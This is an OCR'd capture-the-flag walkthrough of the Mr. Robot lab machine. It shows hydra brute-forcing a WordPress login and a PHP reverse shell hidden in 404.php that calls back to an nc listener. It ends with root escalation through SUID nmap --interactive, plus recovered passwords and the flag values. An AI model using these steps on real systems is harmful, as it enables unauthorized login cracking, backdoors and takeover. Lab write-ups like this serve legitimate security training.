
- `Invalid username` w ill be my flag
- Brute Force (Reference 1 in the footer)
  - `hydra -vV -L fsocity.dic -p test http://192.168.56.103 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'`
- Brief Explaination:
  - [Hydra]() is a popular brute forcing program.
  - vV verbose
  - L use L w hen your don't know the username. If you know the username, use small l
  - fsocity.dic is the dictionary file w e dow nloaded the target w ebsite.
  - p use small p if you know the passw ord. If you don't know the passw ord use capital P follow by dictionary file.
  - http-post-form is the post method
  - remaining is quite self explanatory.

Through bruteforce I got the username: Elliot


- Actually I can directly proceed w ith the passw ord bruteforce attack. But I w ill first enter it in the w p-login and get the error message. I w ill use that as a flag to reduce the noise.



- `Incorrect` will be my flag.
- `hydra -vV -l Elliot -P fsocity.dic 192.168.56.103 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=incorrect'`
- It does take hell lot of time and I thought to sort the dictionary and list only the unique entry. Gosh! I wasted a hell lot of time. However, no worry!
- `sort fsocity.dic | uniq | tee fsocity-mini.txt`
- File size reduced drastically.
- Yet it will surely take sometime, so why not I prepare a PHP reverse shell ;)



- Got a friend's call and didn't get time to dig into shell. However, I got the password after an hour (quite close to an hour actually)




Information We have


URL: http://192.168.56.103/wp-admin
Username: Elliot
Password: ER28-0652

Monologue: I have worked as Web Master in the past therefore, I know a little on usually how people use to check their file integrity. However, people hardly audit the code in 404.php. Therefore, my strategy is to hide my backdoor in that page. (I am quite lucky that Edit functionality is on in the dashboard; if you are wordpress user, you know what I am saying)

- I got the php reverse shell from here
- At first what I did was, open a terminal on my kali machine and typed this command
  - `nc -lvp 9000` #### Listening mode will be on




- Then I opened the php-reverse-shell and replace the ip address which you want to have connection back on. In my case, I want to have the connection back to my kali machine (192.168.56.102) and I replaced the port number with my favourite one i.e. 9000.
- As soon as I visit the 404.php (192.168.56.102/)
- I got the reverse shell prompt.
- I did ls and saw many things but `root` folder and `home` interested me the most.
- I couldn't get into the `root`. Therefore, I changed my directory to home and found there is a folder called robot. Inside robot, I found my second key and a file.
- Unlucky, I can't see the key file. It looks like I have to crack that hash and use that information to gain the privilege and then see the key2. (Tough but I like that!)




- `Username: robot`

  Password: hash Decrypt(c3fcd3d76192e4007dfb496cca67e13b
)

- `Password:abcdefghijklmnopqrstuvwxyz`
- You might not believed but it took me hours googling and going through related threads on stackoverflow.
- I know I need something to escalate my privilege. I thought to give it a go with dirty-cow exploit. When I was reading, it mentioned about misconfiguration on SUID. Therefore, I found this.
- `find / -user root -perm -4000 -print 2>/dev/null`



- `nmap --interactive`
- It didn't work for me. I went to prepare thenthuk(Tibetan broth Noodle; very delicious one and specially recommended when the weather is cold) and about to have dinner.
- I typed
  - `/usr/local/bin/nmap --interactive` ### It worked!!



- `!sh`
- `whoami` it show s I am the root!
- `cd /root` and follow ed by `key-3-of-3.txt`
- `04787ddef27c3dee1ee161b21670b4e4`
- I am yet to get my key 2. Therefore, let's go to /home folder
- `cd /home` , `cd robot` , `cat key-2-of-3.txt`
- Finally!! `822c73956184f694993bede3eb39f959`
- □

Post Exploitation

Sorry, I w as too caught-up in this and didn't get time to properly put into respective stages :)

Reference links

1, 2, 3, 4, 5, 6, 7, 8, 9, 10, [](),